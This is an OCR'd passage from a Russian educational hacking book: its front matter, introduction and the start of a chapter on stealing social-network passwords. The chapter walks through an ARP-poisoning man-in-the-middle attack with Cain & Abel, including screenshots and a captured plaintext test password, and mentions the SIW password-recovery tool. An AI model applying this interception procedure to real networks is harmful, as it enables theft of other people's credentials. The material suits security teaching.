ЛАБОРАТОРИЯ ХАКЕРА

С. А. Бабин

Примеры взлома
Бесплатные программы
Атаки на Wi-Fi-сети
О кражах паролей для соцсетей
Радужные таблицы
Хакинг со смартфона

bhv®

С. А. Бабин

ЛАБОРАТОРИЯ ХАКЕРА

Санкт-Петербург
«БХВ-Петербург»
2016

УДК 004
ББК 32.973.26-018.2
Б12

Бабин С. А.

Б12 Лаборатория хакера. — СПб.: БХВ-Петербург, 2016. — 240 с.: ил. — (Глазами хакера)

ISBN 978-5-9775-3535-9

Рассмотрены методы и средства хакерства с целью понимания и применения соответствующих принципов противодействия им. В виде очерков описаны познавательные эксперименты, которые может выполнить в домашних условиях каждый желающий, начиная со старшеклассника и студента. Используемые программы, как правило, бесплатны. Теории дан минимум, зато книга насыщена практическими приемами по разнообразным темам. Описан ряд способов перехвата паролей, взлома Wi-Fi-сетей, дальнейшие действия злоумышленника после проникновения в локальную сеть жертвы. Рассказано о шифровании данных, способах сохранения инкогнито в Интернете, методах взлома паролей из базы Active Directory. Много внимания уделено изучению хакинга с использованием смартфонов. Подробно рассмотрены практические методы генерации и использования радужных таблиц. За счет подробного описания настроек, качественной визуализации материала, преобладания ориентированности на Windows-системы (для примеров с UNIX подробно описывается каждый шаг), книга интересна и понятна любому пользователю персонального компьютера: от начинающего до профессионала.

Для пользователей ПК

УДК 004
ББК 32.973.26-018.2

Группа подготовки издания:

Главный редактор	*Екатерина Кондукова*
Зам. главного редактора	*Евгений Рыбаков*
Зав. редакцией	*Екатерина Капалыгина*
Редактор	*Анна Кузьмина*
Компьютерная верстка	*Ольги Сергиенко*
Корректор	*Зинаида Дмитриева*
Дизайн обложки	*Марины Дамбиевой*

Подписано в печать 29.04.16.
Формат 70×100 1/16. Печать офсетная. Усл. печ. л. 19,35.
Доп. тираж 2000 экз. Заказ № 1385.
"БХВ-Петербург", 191036, Санкт-Петербург, Гончарная ул., 20.

Первая Академическая типография "Наука"
199034, Санкт-Петербург, 9 линия, 12/28

ISBN 978-5-9775-3535-9

Оглавление

Введение

Сказать честно, еще совсем недавно я не собирался заниматься написанием этой книги. После выхода моей первой книги "Инструментарий хакера"[1], волей обстоятельств написанной мною случайно и всего за три недели, мне предлагали сотрудничество во взломах, обвиняли в подготовке нового поколения хакеров и компьютерных хулиганов, угрожали в почте и т. д... Говорили даже о том, что раздел по организации защиты написан якобы для отвода глаз, чтобы "протолкнуть" весь остальной материал, являющийся основным по хакингу. И это несмотря на достаточно большой представленный там объем информации по противодействию злоумышленникам. Тем не менее, я благодарен всем откликнувшимся.

К изданию новой книги меня подтолкнуло не только то, что после первого опыта хотелось сделать что-то лучше, новее, но и то, что интерес к этой теме у читателей почему-то со временем только усиливается. Непонятно: у нас — что, столько хакеров? Вряд ли! Как уже не раз сказано: хакеры такие книги не читают. К слову, те, кто ждет в книге каких-то решений для взлома соседнего банкомата или Пентагона, также могут сразу отложить эту книгу и заняться своими делами. Наше дело — готовить законопослушных специалистов, а не юных хакеров.

В отличие от множества других изданий на тему хакинга, в этой книге сделан уклон не на программирование, а на вопросы сетевого взаимодействия. Именно поэтому она никоим образом не является "конкуренткой" подобным публикациям. Собственно, книга о том, что не обязательно писать программы! Как правило, на все случаи жизни уже есть готовые решения. Хотя именно вот такой подход зачастую и раздражает профессиональных программистов.

Казалось бы, как можно, не имея базовых знаний по программированию, научиться разбираться в основах создания фишингового сайта или еще круче — в приемах атак с инъекцией Java-скриптов? Оказывается, можно. Научим! Книга как раз и доказывает, что на первом этапе любому, даже школьнику, запросто можно обойтись без этого... Мало того, на вопрос "Как изучать настройку оборудования, стоящего

---

[1] Бабин С. Инструментарий хакера. — СПб.: БХВ-Петербург, 2014. — 240 с.: ил. — (Глазами хакера).

сотни тысяч рублей, не имея на это средств и возможностей?" так же с уверенностью ответим — и это можно! Обучим!

В этой книге вообще нет главы о методах защиты. Но уверен, что обвинений в воспитании преступников быть не должно, потому что она представлена как некое практическое пособие для лабораторных работ будущим ИТ[1]-специалистам при изучении ими основ информационной безопасности, или просто информатики. Собственно так, в качестве очерков, в которых автор постоянно, совместно с читателем, проводит интересные эксперименты, и выполнено общее изложение книги.

Почему здесь совсем нет теории, а только практика? Конечно, концептуально я не против теории. **Без теории нет фундаментальности в знаниях.** Но дело в том, что трудов по теории очень и очень много. С практикой сложнее, даже если кто-то и берется писать с акцентом на эмпирические методы познания, то чтобы книга была "правильной", он все равно волей-неволей "скатывается" на общие рассуждения. А результат? Вот цитата: *"Компании, нанимающие на работу "свежих" выпускников вузов по специальностям, связанным с ИБ (информационная безопасность), жалуются на отсутствие у этих выпускников практического опыта, а также знаний именно в той области, которая нужна для выполнения служебных обязанностей. В результате, новых сотрудников по ИБ приходится отправлять на доп. обучение и долгое время „доращивать" до нужного состояния".*

При всем этом хотелось, чтобы книга была недорогой. Еще и поэтому, чтобы минимизировать цену, а значит, не слишком увеличивать объем, в книге фактически нет ни строчки теории.

Итак, книга насыщена практическими приемами по разнообразным темам. Как оказалось, народ в большей степени интересуют именно реальные способы взлома, а не пространные речи о программах или способах защиты. Пришлось пойти на поводу у читателя. Все учтено. Кроме того, в книге рассматриваются приемы хакера не только, например, по взлому роутеров, но и описание полного цикла его дальнейших действий, т. е. то, что он делает уже после проникновения через первый барьер любой сети...

Все, что приведено в книге — проверено, и вы сможете это повторить собственными силами, что немаловажно, в домашних условиях. С минимумом технических средств. Фактически, это набор лабораторных работ, выполнить которые сможет любой хотя бы по причине того, что приведены скриншоты, очень подробно описан каждый шаг, в особенности когда используются программы "под Linux", и что немаловажно — применяются программные эмуляторы дорогостоящего оборудования.


Отчасти, совсем в небольшой степени, в первых четырех главах книги использовались материалы книги "Инструментарий хакера", но, конечно же, в новом контексте. Главная особенность этого издания еще и в том, что здесь много внимания

[1] Информационные технологии.

уделено изучению хакинга с использованием смартфонов. А также рассмотрены практические методы (подчеркиваю — практические) использования радужных таблиц, о чем в русскоязычных источниках вообще очень мало понятных публикаций. И я совсем не удивлюсь, если после прочтения главы о радужных таблицах любой человек, ранее даже никогда о них не слышавший, захочет и, что важно, сможет самостоятельно их изготавливать...

Хочу выразить признательность всем людям, оказавшим мне помощь в подготовке новой книги, в особенности — прирожденному математику Антропову Михаилу Сергеевичу (г. Кемерово), а также: Шерину Андрею Валентиновичу (г. Кемерово), Кнуту Ивану Владимировичу (г. Владивосток), WooR42, Graf_Black и всем другим.

ГЛАВА 1



Почему стало сложнее похитить пароль для входа в социальные сети "ВКонтакте", "Одноклассники"... Фишинг. Социальная инженерия на практике

1.1. Об атаке "человек посередине". Программы Cain & Abel и SIW

Пароли — это, пожалуй, самое заветное, за чем охотится любой хакер. Ради того чтобы украсть пароль, он готов на любые сложности. Если вы ожидаете, что сейчас вам расскажут, как просто взломать социальные сети, то можете сразу отложить эту книгу (да и любую другую). Несмотря на громкие рекламные заголовки, в любом издании по указанной тематике рассказывается вовсе не о взломе серверов социальных сетей, — это вообще вряд ли возможно. Никто таких рецептов не приведет. И мы не исключение. Наша задача — показать, как могут похитить именно ваш пароль.

Для начала нам необходимо рассмотреть хорошо известную атаку "человек посередине".

С целью реализации атаки атакующий встает посередине между жертвами (атака man-in-the-middle), чтобы те ничего не заметили, даже не остановив трафика и замкнув его через себя. Остается только включить сниффер и анализировать трафик. Заметим сразу: атака возможна в тех случаях случаях, когда пароли не шифруются.

Соберем небольшой стенд, используя в нашем случае на хостах операционные системы Windows (рис. 1.1).

После реализации атаки мы должны получить уже такую схему, как показано на рис. 1.2.

Будем использовать на атакующем компьютере свободно распространяемый в Интернете замечательный набор — Cain & Abel (Каин и Авель). Поскольку Abel при-

меняют на компьютере жертве, и эта программа в классификации современных антивирусных средств считается вредоносной, а значит, легко обнаруживается, то мы не будем ее рассматривать. Интерес представляет Cain. Для того чтобы в комплекте с программой работал сниффер, при инсталляции соглашаемся на установку входящей в комплект также свободно распространяемой программы Winpcap.




Рис. 1.1




Рис. 1.2

Примечание

На всякий случай все равно отключим антивирусную программу и брандмауэры, хотя у нас на изучаемый инструмент антивирусная программа никак не реагировала!

Настраиваем ониффер на нашу сетевую карту (рис. 1.3).

Опросим сеть на вкладке **Sniffer | Hosts**, получив все IP- и MAC-адреса сегмента, в том числе интересующий нас в данном случае компьютер 192.168.0.102. Для этого при нажатой кнопке **Start\Stop Sniffer** щелкнем по значку большого плюса (+) на панели инструментов (рис. 1.4).

На вкладке **Sniffer | ARP** начнем задавать хосты, между которыми нам нужно вклиниться, производя перехват трафика. Для этого при нажатой кнопке **Start\Stop Sniffer** щелкнем по значку большого плюса (+) на панели инструментов программы (рис. 1.5).

Выберем адреса атакуемого компьютера и роутера, выделив их слева и справа соответственно (рис. 1.6).



Configuration Dialog
Filters and ports
HTTP Fields
Traceroute
Certificate Spoofing
Certificates Collector
Sniffer
APR [Arp Poison Routing]
Challenge Spoofing
Adapter
IP address
Subnet Mask
\Device\NPF_{9C52485...
192.168.0.100
255.255.255.0
Winpcap Version
4.1.0.2001
Current Network Adapter
\Device\NPF_{9C524A5A-42D1-4264-93D3-947CDA3979E9}
WARNING !!! Only ethernet adapters supported
Options
Start Sniffer on startup
Don't use Promiscuous mode
Start APR on startup
OK
Отмена
Применить
Справка

Рис. 1.3



File View Configure Tools Help
Decoders
Network
Sniffer
Cracker
Traceroute
CDDU
Wireless
Query
IP address
MAC address
OUI fingerprint
Host name
192.168.0.1
74EA3AE7*AC2
TP-LINK Technologies Co.,Ltd.
192.168.0.102
0023SAF53922
ASUSTek COMPUTER INC.
Hosts
APR
Routing
Passwords
VoIP
Lost packets: 0%

Рис. 1.4



File View Configure Tools Help
Discover Network Sniff Cracker Traceroute CCDU Wireless Query
APR
APR-Cert (0)
APR-DNS
APR-SSH-1 (0)
APR-HTTPS (0)
APR-ProxyHTTPS (0)
APR-RDP (0)
APR-FTPS (0)
APR-POP3S (0)
APR-IMAPS (0)
APR-LDAPS (0)
APR-SIPS (0)
Status
IP address
MAC address
Packets ->
<- Packets
MAC address
IP address
WARNING !!!
APR enables you to hijack IP traffic between the selected host on the left list and all selected hosts on the right list in both directions. If a selected host has routing capabilities WAN traffic will be intercepted as well. Please note that since your machine has not the same performance of a router you could cause DoS if you set APR between your Default Gateway and all other hosts on your LAN.
IP address
MAC
Hostname
192.168.0.1
74EA3AE74AC2
192.168.0.102
00235AF53922
OK
Cancel
Configuration / Routed Packets
Hosts
APR
Routing
Passwords
VoIP
Lost packets: 0%

Рис. 1.5



New ARP Poison Routing
WARNING !!!
APR enables you to hijack IP traffic between the selected host on the left list and all selected hosts on the right list in both directions. If a selected host has routing capabilities WAN traffic will be intercepted as well. Please note that since your machine has not the same performance of a router you could cause DoS if you set APR between your Default Gateway and all other hosts on your LAN.
IP address
MAC
Hostname
192.168.0.1
74EA3AE74AC2
192.168.0.102
00235AF53922
IP address
MAC
Hostname
OK
Cancel

Рис. 1.6

Наблюдаем, что при наличии трафика с компьютера жертвы показания счетчиков пакетов в обоих направлениях стали увеличиваться (рис. 1.7).

Начался захват пакетов. Теперь остается только дождаться, когда жертва посетит свой почтовый ящик. Когда-то для проверки мы производили вход на сервер **www.mail.ru**, используя учетную запись для адреса **babins@inbox.ru** с паролем arptest. Причем вход осуществляли по протоколу http с применением стандартного браузера.




Рис. 1.7

Соответственно, искомый результат "ожидался" в разделе **HTTP | Passwords** вкладки **Sniffer** программы Cain (рис. 1.8).

Если бы с атакуемого компьютера почту забирали каким-нибудь специализированным почтовым клиентом, то результат необходимо было ожидать уже в разделе, соответствующем протоколу POP3. В арсенале программы много известных широко используемых протоколов.

Итак, после соединения атакуемого с почтовым сервером, кроме всяких прочих интересных вещей, в разделе **HTTP** находим ожидаемый нами пароль arptest (рис. 1.9).

Таким образом, находясь в одном сегменте сети с жертвой, потенциальный хакер может полностью перехватывать нешифрованный трафик с атакуемого компьютера. Понятно, что такую атаку злоумышленник может провести против своих соседей, только подключившись к провайдеру напрямую, без использования личного роутера.

Но не спешите радоваться: если вы повторите все в точности, описанная атака все равно не получится. Дело в том, что владельцы портала Mail.ru уже перевели свои сервисы на авторизацию с применением протокола SSL. Пароли перехватывать стало сложнее, т. к. трафик шифруется. Соответственно, и в "Одноклассниках" сейчас тоже используется SSL. Последние два-три года практически все бесплатные почтовые серверы перешли на использование защищенного протокола при автори-



File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
Passwords
FTP (0)
HTTP (0)
IMAP (0)
LDAP (0)
POP3 (0)
SMB (0)
Telnet (0)
VNC (0)
TDS (0)
TNS (0)
SMTP (0)
NNTP (0)
DCE/RPC (0)
MSKerb5-PreAuth (0)
Radius-Keys (0)
Radius-Users (0)
ICQ (0)
IKE-PSK (0)
MySQL (0)
SNMP (0)
SIP (0)
GRE/PPP (0)
PPPoE (0)
Timestamp
HTTP server
Client
Username
Password
URL
HTTP
Hosts APR Routing Passwords VoIP
Lost packets: 0%

Рис. 1.8



File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
Passwords
FTP (0)
HTTP (95)
IMAP (0)
LDAP (0)
POP3 (0)
SMB (0)
Telnet (0)
VNC (0)
TDS (0)
TNS (0)
SMTP (0)
NNTP (0)
DCE/RPC (0)
MSKerb5-PreAuth (0)
Radius-Keys (0)
Radius-Users (0)
ICQ (0)
Timestamp HTTP server Client Username Password URL
16/10/2011 - 14:12:16 217.69.135.13 192.168.0.102 0DiIPK2gd4Gw PKYNAE3m3wAA http://www.mail
16/10/2011 - 14:12:16 94.100.191.212 192.168.0.102 0DiIPK2gd4Gw PKYNAE3m3wAA http://www.mail
16/10/2011 - 14:12:16 94.100.191.212 192.168.0.102 0DiIPK2gd4Gw PKYNAE3m3wAA http://www.mail
16/10/2011 - 14:12:17 94.100.191.212 192.168.0.102 0DiIPK2gd4Gw PKYNAE3m3wAA http://www.mail
16/10/2011 - 14:12:17 94.100.191.212 192.168.0.102 0DiIPK2gd4Gw PKYNAE3m3wAA http://www.mail
16/10/2011 - 14:12:17 94.100.191.212 192.168.0.102 0DiIPK2gd4Gw PKYNAE3m3wAA http://www.mail
16/10/2011 - 14:12:17 94.100.191.212 192.168.0.102 0DiIPK2gd4Gw PKYNAE3m3wAA http://www.mail
16/10/2011 - 14:12:17 94.100.191.212 192.168.0.102 0DiIPK2gd4Gw PKYNAE3m3wAA http://www.mail
16/10/2011 - 14:12:17 94.100.191.212 192.168.0.102 0DiIPK2gd4Gw PKYNAE3m3wAA http://www.mail
16/10/2011 - 14:12:17 94.100.191.212 192.168.0.102 0DiIPK2gd4Gw PKYNAE3m3wAA http://www.mail
16/10/2011 - 14:12:17 94.100.187.191 192.168.0.102 0DiIPK2gd4Gw PKYNAE3m3wAA http://www.mail
16/10/2011 - 14:12:17 94.100.187.191 192.168.0.102 0DiIPK2gd4Gw PKYNAE3m3wAA http://www.mail
16/10/2011 - 14:12:30 94.100.184.16 192.168.0.102 0DiIPK2gd4Gw PKYNAE3m3wAA auth.mail.ru
16/10/2011 - 14:12:30 94.100.184.16 192.168.0.102 0DiIPK2gd4Gw PKYNAE3m3wAA auth.mail.ru
16/10/2011 - 14:12:30 94.100.184.16 192.168.0.102 babins arptest auth.mail.ru
16/10/2011 - 14:12:31 94.100.184.16 192.168.0.102 0DiIPK2gd4Gw PKYNAE3m3wAA e.mail.ru
16/10/2011 - 14:12:33 94.100.187.191 192.168.0.102 0DiIPK2gd4Gw PKYNAE3m3wAA http://e.mail.ru/
16/10/2011 - 14:12:33 94.100.187.191 192.168.0.102 0DiIPK2gd4Gw PKYNAE3m3wAA http://e.mail.ru/
16/10/2011 - 14:12:33 94.100.187.191 192.168.0.102 0DiIPK2gd4Gw PKYNAE3m3wAA http://e.mail.ru/

Рис. 1.9




Рис. 1.11

тывания имен и паролей посещаемых вами сайтов (небольшие файлы, представляющие собой что-то типа идентификационной карточки пользователя) — рис. 1.11.

Только заметим — нужна коммерческая версия... Но хуже всего то, что в Интернете есть так называемые "таблетки" и на коммерческую версию. Все для хакера!

Правда, подобный софт может использовать не только хакер, но и любой пользователь компьютера в "мирных" целях. Очень часто ваши знакомые забывают свои пароли для входа в ту же почту, "ВКонтакте", "Одноклассники"... Запуск SIW на компьютере склерозника решит указанные проблемы.

